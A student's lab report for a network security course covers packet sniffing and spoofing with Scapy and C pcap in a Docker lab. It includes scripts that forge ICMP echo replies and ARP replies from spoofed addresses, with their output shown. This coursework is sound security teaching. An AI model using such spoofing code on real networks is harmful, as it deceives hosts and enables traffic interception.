

# CSE510 Lab 1

**Name:** Shreyas Ramesh  
**Email:** ramesh3@buffalo.edu  
**UBID:** ramesh3  
**UB Number:** 50540974

## Before You Start:

Please write a detailed lab report, with **screenshots**, to describe what you have **done** and what you have **observed**. You also need to provide **explanation** to the observations that you noticed. Please also show the important **code snippets** followed by explanation. Simply attaching code without any explanation will **NOT** receive credits. After you finish, export this report as a **PDF** file and submit it on UBLearn.

## Academic Integrity Statement:

I, Shreyas Ramesh, have read and understood the course academic integrity policy.  
(Your report will not be graded without filling your name in the above AI statement)

## Part 1: Sniffing and spoofing packets with Python

### Task 1.1A: Sniffing packets

I used the code provided in the SEED lab pdf and changed the interface on which I wanted to sniff for packets. I used the command `ip a` to find the different interfaces and found the interface connected to the docker containers.



```
1#!/usr/bin/python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    pkt.show()
6
7interfaces = ['br-1a5e6562a803', 'enp0s3', 'lo']
8pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

I logged into a container and tried ping 8.8.8.8 (Google's IP address).

```
[03/28/24]seed@VM:~/.../Labsetup$ docksh 83
root@83df265a624f:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=27.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=52 time=27.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=52 time=21.2 ms
```

I ran my python code from the host VM. I tried running it with both sudo privileges and without sudo privileges and documented below are the results.

With sudo:

```
[03/28/24]seed@VM:~/.../Labsetup$ sudo ./scrappy.py
##[ Ethernet ]##
  dst      = 02:42:75:0f:4c:d2
  src      = 02:42:0a:09:00:05
  type     = IPv4
##[ IP ]##
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 18972
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xd66f
  src      = 10.9.0.5
  dst      = 8.8.8.8
  \options \
##[ ICMP ]##
  type     = echo-request
  code     = 0
  chksum   = 0xa0b0
  id       = 0x1c
  seq      = 0x1
##[ Raw ]##
  load     = '\x9d\xe9\x05f\x00\x00\x00\x00\x0f\x05\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
```

Without sudo:

```
[03/28/24]seed@VM:~/.../Labsetup$ ./scrappy.py
Traceback (most recent call last):
  File "./scrappy.py", line 8, in <module>
    pkt = sniff(iface=interfaces, filter= 'icmp' , prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 894, in _run
    sniff_sockets.update(
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 895, in <genexpr>
    (L2socket(type=ETH_P_ALL, iface=ifname, *arg, **karg),
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket._init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Observation:

We can see that we were able to successfully capture the packet details when we run it using sudo privileges. Without using sudo we got an operation not permitted error. The reason is that to be able to sniff packets on an interface, you need the superuser privileges on the system. That's why the program works when you run it with sudo.

## Task 1.1B: Capturing packets

### 1) Capturing ICMP packets:

We have already implemented a software that can capture ICMP packets on an interface. I will be reusing the screenshots from the above implementation. I logged into a host container and pinged google while running the sniffing program on my host VM.

```
Open [v]
1#!/usr/bin/python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    pkt.show()
6
7interfaces = ['br-1a5e6562a803', 'enp0s3', 'lo']
8pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

Documented below is the output of the program when I ran it and started ping from the docker container.

```
[03/28/24]seed@VM:~/.../Labsetup$ sudo ./scrappy.py
###[ Ethernet ]###
  dst      = 02:42:75:0f:4c:d2
  src      = 02:42:0a:09:00:05
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 18972
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0xd66f
  src      = 10.9.0.5
  dst      = 8.8.8.8
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xa0b0
  id       = 0x1c
  seq      = 0x1
###[ Raw ]###
  load     = '\x9d\xe9\x05f\x00\x00\x00\x00\x0f\x0f\x05\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
```

### 2) Capturing Data on port 23:

The protocol which uses port 23 is telnet. We will now use scapy to implement a piece of python code which will be able to sniff for telnet packets. I logged into a host container and tried to establish a telnet connection to the second host container. I ran my sniffing program through the host VM. This is the code:

```
Open tcp_sniffer.py ~/Documents/Labsetup
1#!/usr/bin/python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    if pkt[TCP] is not None:
6        print( "TCP Packet=====" )
7        print( f"\tSource: {pkt[IP].src} " )
8        print( f"\tDestination: {pkt[IP].dst} " )
9        print( f"\tTCP Source port: {pkt[TCP].sport} " )
10       print( f"\tTCP Destination port: {pkt[TCP].dport} " )
11
12interfaces = ['br-1a5e6562a803' , 'enp0s3' , 'lo' ]
13pkt = sniff(iface=interfaces, filter= 'tcp port 23 and src host 10.9.0.5' , prn=print_pkt) |
```

Ran telnet from within host A to connect to host B:

```
root@83df265a624f:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7ad036023a45 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 28 23:23:43 UTC 2024 from hostA-10.9.0.5.net-10.9.0.0 on pts/1
seed@7ad036023a45:~$
```

Output of the program:

```
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup
[03/28/24]seed@VM:~/.../Labsetup$ sudo ./tcp_sniffer.py
TCP Packet=====
    Source: 10.9.0.5
    Destination: 10.9.0.6
    TCP Source port: 51508
    TCP Destination port: 23
TCP Packet=====
    Source: 10.9.0.5
    Destination: 10.9.0.6
    TCP Source port: 51508
    TCP Destination port: 23
TCP Packet=====
    Source: 10.9.0.5
    Destination: 10.9.0.6
    TCP Source port: 51508
    TCP Destination port: 23
```

We can see that the sniffer program is able to sniff for all TCP packets with port 23. Our program also prints out the source and destination IP addresses.

### 3) Sniff packets going to a subnet:

Lets now try to implement a software that can sniff for packets going to a different subnet. I am going to the subnet 128.230.0.0/16. I am going to run this code from my host VM and ping from a container host. This is the code that I have implemented:

```
subnet_sniffer.py
~/Documents/Labsetup


1#!/usr/bin/python3
2from scapy.all import *
3
4def print_pkt(pkt):
5    print( "ICMP Packet====" )
6    print( f"\tSource: {pkt[IP].src} " )
7    print( f"\tDestination: {pkt[IP].dst} " )
8
9
10interfaces = ['br-1a5e6562a803' , 'enp0s3' , 'lo' ]
11pkt = sniff(iface=interfaces, filter= 'dst net 128.230.0.0/16' , prn=print_pkt)
```

Im pingg to a random IP address within that subnet from a container host.

```
seed@VM: ~/.../Labsetup
seed@7ad036023a45:~$ ping 128.230.0.7
PING 128.230.0.7 (128.230.0.7) 56(84) bytes of data.
^C
--- 128.230.0.7 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4087ms

seed@7ad036023a45:~$
```

Since a host doesn't exist, we don't get a reply back. But that's fine, since our goal for this task is to only establish that we can sniff for that packet. I used wireshark to check if the packet was successfully transmitted.



Capturing from br-1a5e6562a803

No.	Time	Source	Destination	Protocol	Length	Info
25	2.648828712	10.9.0.5	10.9.0.6	TCP	66	51516 → 23 [ACK] Seq=17 Ack=157 Win=501 Len=0 TSval=
26	3.660477140	10.9.0.6	128.230.0.7	ICMP	98	Echo (ping) request id=0x0048, seq=2/512, ttl=64 (n
27	4.683948883	10.9.0.6	128.230.0.7	ICMP	98	Echo (ping) request id=0x0048, seq=3/768, ttl=64 (n
28	5.708464452	10.9.0.6	128.230.0.7	ICMP	98	Echo (ping) request id=0x0048, seq=4/1024, ttl=64 (
29	6.733566386	10.9.0.6	128.230.0.7	ICMP	98	Echo (ping) request id=0x0048, seq=5/1280, ttl=64 (
30	7.759815822	10.9.0.6	128.230.0.7	ICMP	98	Echo (ping) request id=0x0048, seq=6/1536, ttl=64 (

We can see that the packet was going through the wire. Lets now verify if our code was able to intercept the packet.

```
[03/28/24]seed@VM:~/.../Labsetup$ sudo ./subnet_sniffer.py
ICMP Packet=====
      Source: 10.9.0.6
      Destination: 128.230.0.7
ICMP Packet=====
      Source: 10.0.2.15
      Destination: 128.230.0.7
ICMP Packet=====
      Source: 10.9.0.6
      Destination: 128.230.0.7
```

We can see that our code is able to sniff for the packet successfully and is able to print out that information.

## Task 1.2: Spoofing packets

Spoofing refers to the act of altering the packet header by stripping the IP address of the original sending computer and replacing it with the IP address of another machine. We can use scapy to send spoofed packets to another machine.

I have used scapy to spoof a packet and replaced the IP address of the host machine and replaced it with a random IP address and sent the packet to a container. I used Wireshark to monitor the network and was able to capture the spoofed packet reaching the container.

This is the code I used:

```
spoof.py
1#!/usr/bin/env python3
2from scapy.all import *
3
4a = IP()
5a.src = '99.99.99.99'
6a.dst = '10.9.0.6'
7send(a/ICMP())
8ls(a)
```

Wireshark output

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:1b:bf:91:4c	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
2	0.000030285	02:42:0a:09:00:06	02:42:1b:bf:91:4c	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
3	0.014920204	99.99.99.99	10.9.0.6	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (repl
4	0.014959212	10.9.0.6	99.99.99.99	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (reque
5	5.205431525	02:42:0a:09:00:06	02:42:1b:bf:91:4c	ARP	42	Who has 10.9.0.1? Tell 10.9.0.6
6	5.205699893	02:42:1b:bf:91:4c	02:42:0a:09:00:06	ARP	42	10.9.0.1 is at 02:42:1b:bf:91:4c

We can observe from the wireshark output that the packet reached the target successfully.

## Task 1.2: Traceroute

Traceroute is a command line utility which shows the complete route a packet takes to reach its final destination. It also shows the total time and number of hops the packet goes through in its journey to reach the destination.

In this task, we have used scapy to create our own version of traceroute which accepts an IP address from a user and prints out the path that the packet takes. Once the packet reaches its final destination, it breaks out of the loop. In the code, I have also programmed a random timeout in case a packet is not able to reach its destination, for it to stop executing instead of hanging inside an infinite loop.

This is the code I created:

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4a = input("give destination ip address: ")
5route = True
6ttl = 1
7while route:
8    packet = IP(dst=a, ttl=ttl)
9    response = sr1(packet/ICMP(), timeout=7, verbose=0)
10    if response is None:
11        print(f"{ttl} Request timed out.")
12    elif response.type == 0:
13        print(f"{ttl} {response.src}")
14        route = False
15    else:
16        print(f"{ttl} {response.src}")
17    ttl += 1
```

Here is the output of the code:

```
[04/03/24]seed@VM:~/.../Lab 3$ sudo ./tracer.py
give destination ip address: 157.240.192.8
1 10.0.2.2
2 10.84.127.253
3 10.99.1.85
4 128.205.87.180
5 128.205.9.70
6 128.205.9.2
7 199.109.111.49
8 199.109.107.213
9 199.109.107.226
10 199.109.107.70
11 157.240.69.222
12 157.240.103.120
13 157.240.103.152
14 157.240.40.230
15 129.134.32.151
16 129.134.40.27
17 129.134.40.10
18 157.240.35.75
19 129.134.41.230
20 129.134.37.18
21 129.134.37.44
22 129.134.41.71
23 129.134.41.127
24 129.134.34.181
25 157.240.36.135
26 157.240.192.8
[04/03/24]seed@VM:~/.../Lab 3$ █
```

### Task 1.4: Sniff and then Spoof:

Previously we have independently implemented both the sniffing and spoofing programs. This next task involves us creating a program which is capable of doing both. Our piece of code patiently waits and listens to any packets on an interface (in this case the docker's network interface) and sends out a reply packet with that IP.

This program works by intercepting the ARP request. An ARP request is the first step that happens in networking. Basically, the machine tries reaching out within its LAN to check if the destination IP is in the range. If it finds the destination within its LAN, the packet will be routed to that machine based on its MAC address. If in the case the destination



IP is not found within the LAN, the packet gets routed to the router and the router then sends the packet out on the internet.

This program patiently listens to any ARP request made by a machine and once it finds an ARP request, it gathers both the source and destination address from the machine and then crafts a spoofed packet and sends it to the requester. From the perspective of the attacker, it seems like the packet is coming from the legitimate machine that it was trying to communicate with.

We will be going through different scenarios with the program. First, we will try to hit a non-existent host on the internet, then a non-existent host on the same LAN and finally an existing host on the internet.

This is the code I used;

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def send_packet(pkt):
5    # Check if the packet has an ICMP layer and the type is 8 (echo request)
6    if pkt.haslayer(ICMP) and pkt[2].type == 8:
7        sd = pkt[1] # Source IP address
8        pLoad = pkt[3] # Payload
9
10       # Send a spoofed ICMP echo reply packet
11       src = sd.src # Source IP address
12       dst = sd.dst # Destination IP address
13       print("ECHO src {0} dst {1}\n".format(src, dst))
14       print("ECHO REPLY src () dst ()\n".format(dst, src))
15       spoofing_packet = IP(src=dst, dst=src)
16       protocol = ICMP(type=0, id=pkt[2].id, seq=pkt[2].seq)
17       send(spoofing_packet / protocol / pLoad.load, verbose=0)
18
19    # Check if the packet has an ARP layer and the operation code is 1 (ARP request)
20    if pkt.haslayer(ARP) and pkt[ARP].op == 1:
21        # Send a spoofed ARP reply packet
22        spoof_arp = ARP(hwlen=6, plen=4, op=2, pdst=pkt[ARP].psrc, hwdst=pkt[ARP].hwsr, psrc=pkt[ARP].pdst)
23        send(spoof_arp, verbose=0)
24
25interfaces = ['br-67682412d62e', 'enp0s3', 'lo']
26sniff(iface=interfaces, filter='icmp or arp', prn=send_packet)
```

First scenario was pinging to non-existent device on the internet. The IP address that I have chosen to ping is 1.2.3.4

```
root@4046f4a0fc46:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=133 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=44.6 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=38.5 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=24.4 ms
^C
--- 1.2.3.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 24.356/60.080/132.835/42.642 ms
root@4046f4a0fc46:/#
```

Since it doesn't exist, we should not have seen this response. But we can observe that we are receiving a response. Let's look at the output generated by the program

```
[04/06/24]seed@VM:~/.../Lab 3$ sudo ./sniff_spoof.py
ECHO src 10.9.0.6 dst 1.2.3.4

ECHO REPLY src () dst ()

ECHO src 10.0.2.15 dst 1.2.3.4

ECHO REPLY src () dst ()

ECHO src 10.9.0.6 dst 1.2.3.4

ECHO REPLY src () dst ()

ECHO src 10.0.2.15 dst 1.2.3.4

ECHO REPLY src () dst ()

ECHO src 10.9.0.6 dst 1.2.3.4
```

We can observe that the program intercepted the packet and spoofed the response.

Let's look at the Wireshark output:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.6	1.2.3.4	ICMP	98	Echo (ping) request id=0x002e, seq=1/256, ttl=64 (r
2	0.184060808	02:42:d8:a7:00:3f	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
3	0.184086048	02:42:0a:09:00:06	02:42:d8:a7:00:3f	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
4	0.268506996	1.2.3.4	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002e, seq=1/256, ttl=64 (r
5	1.017543059	10.9.0.6	1.2.3.4	ICMP	98	Echo (ping) request id=0x002e, seq=2/512, ttl=64 (r
6	1.262882065	1.2.3.4	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002e, seq=2/512, ttl=64 (r
7	2.028776834	10.9.0.6	1.2.3.4	ICMP	98	Echo (ping) request id=0x002e, seq=3/768, ttl=64 (r
8	2.122965609	1.2.3.4	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002e, seq=3/768, ttl=64 (r
9	3.037471132	10.9.0.6	1.2.3.4	ICMP	98	Echo (ping) request id=0x002e, seq=4/1024, ttl=64 (r

Let's proceed with the second scenario where we try to ping an existing host on the internet. Here I have chosen to ping 8.8.8.8

```
root@4046f4a0fc46:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=30.5 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=466 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=31.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=323 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=105 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=267 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, +3 duplicates, 0% packet loss, time 2161ms
rtt min/avg/max/mdev = 30.481/203.621/465.777/161.446 ms
```

Here we can observe that while only 3 packets have been sent, but we have received more than 3 response packets back. That's because both our attacker machine and the


legitimate host on the internet are both responding to the packet. Lets take a look at the output generated by our program:

```
ECHO src 10.9.0.6 dst 8.8.8.8  
ECHO REPLY src () dst ()  
ECHO src 10.0.2.15 dst 8.8.8.8  
ECHO REPLY src () dst ()  
ECHO src 10.9.0.6 dst 8.8.8.8  
ECHO REPLY src () dst ()
```

Now, lets try pinging to a non-existing host on the same LAN. In this example we will be pinging to 10.9.0.99.

```
root@4046f4a0fc46:/# ping 10.9.0.99  
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.  
64 bytes from 10.9.0.99: icmp_seq=1 ttl=64 time=25.8 ms  
From 10.9.0.1: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.99)  
64 bytes from 10.9.0.99: icmp_seq=2 ttl=64 time=373 ms  
From 10.9.0.1: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.99)  
64 bytes from 10.9.0.99: icmp_seq=3 ttl=64 time=155 ms  
From 10.9.0.1 icmp_seq=1 Destination Host Unreachable  
64 bytes from 10.9.0.99: icmp_seq=4 ttl=64 time=276 ms
```

Lets take a look at the Wireshark packets.



The image shows a Wireshark packet capture window titled "Capturing from br-67682412d62e". The packet list shows several ICMP Echo and Redirect packets. The packet details pane shows the selected packet (No. 43) as an ICMP Redirect (Redirect for host) with a new nexthop of 10.9.0.99.

No.	Time	Source	Destination	Protocol	Length	Info
42	26.593312035	10.9.0.6	10.9.0.99	ICMP	98	Echo (ping) request id=0x0030, seq=5/1280, ttl=64
43	26.593347383	10.9.0.1	10.9.0.6	ICMP	126	Redirect (Redirect for host)
44	27.327801047	10.9.0.99	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0030, seq=5/1280, ttl=64
45	27.574661917	02:42:d8:a7:00:06	02:42:d8:a7:00:3f	ARP	42	Who has 10.9.0.99? Tell 10.9.0.6
46	27.622442664	02:42:d8:a7:00:3f	Broadcast	ARP	42	Who has 10.9.0.99? Tell 10.9.0.1
47	27.623528558	10.9.0.6	10.9.0.99	ICMP	98	Echo (ping) request id=0x0030, seq=6/1536, ttl=64
48	27.623560700	10.9.0.1	10.9.0.6	ICMP	126	Redirect (Redirect for host)
49	27.666864229	02:42:d8:a7:00:3f	02:42:0a:09:00:06	ARP	42	10.9.0.99 is at 02:42:d8:a7:00:3f
50	28.028366997	10.9.0.99	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0030, seq=6/1536, ttl=64
51	28.615915963	02:42:d8:a7:00:3f	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1


We can see from Wireshark output that the packets were successfully intercepted and spoofed response were received.

## Part 2: Sniffing and spoofing packets with C

### Task 2.1 A: Understanding sniffer programs:


I used the PCAP library and wrote a piece of C code that intercepts traffic and prints out the source and destination IP addresses.

This is the code I wrote:



```
1#include <pcap.h>
2#include <stdio.h>
3#include <netinet/ether.h>
4#include <netinet/ip.h>
5#include <arpa/inet.h>
6
7void handle_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
8    struct ether_header *ethernet = (struct ether_header *)packet;
9
10   if (ntohs(ethernet->ether_type) == 0x0800) { // 0x0800 is IPv4 type
11       struct ip *ip = (struct ip *) (packet + sizeof(struct ether_header));
12
13       printf("Source: %s  ", inet_ntoa(ip->ip_src));
14       printf("Destination: %s\n", inet_ntoa(ip->ip_dst));
15   }
16}
17
18int main() {
19    pcap_t *handle;
20    char error_buffer[PCAP_ERRBUF_SIZE];
21    struct bpf_program filter_program;
22    char filter_expression[] = "ip proto icmp";
23    bpf_u_int32 network;
24
25    // Step 1: Open live pcap session on NIC with name enp0s3
26    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, error_buffer);
27    // Step 2: Compile filter_expression into BPF pseudo-code
28    pcap_compile(handle, &filter_program, filter_expression, 0, network);
29    pcap_setfilter(handle, &filter_program);
30    // Step 3: Capture packets
31    pcap_loop(handle, -1, handle_packet, NULL);
32    pcap_close(handle); // Close the handle
33    return 0;
```

I compiled this code and sent it to the persistent volumes folder. From the attacker VM, I ran the code and pinged an IP address from a host container. This is the output I received.



```
root@VM:/tmp# ./sniff.exe
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8     Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8     Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8     Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8     Destination: 10.0.2.15
```

This is the Wireshark output I received.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x0031, seq=1/256, ttl=64
2	0.018722025	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=1/256, ttl=64
3	1.001427268	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x0031, seq=2/512, ttl=64
4	1.026183346	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=2/512, ttl=64
5	2.004256183	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x0031, seq=3/768, ttl=64
6	2.023015009	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=3/768, ttl=64
7	3.005787884	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x0031, seq=4/1024, ttl=64
8	3.024152129	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=4/1024, ttl=64
9	4.046404749	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x0031, seq=5/1280, ttl=64
10	4.065656489	8.8.8.8	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=5/1280, ttl=64
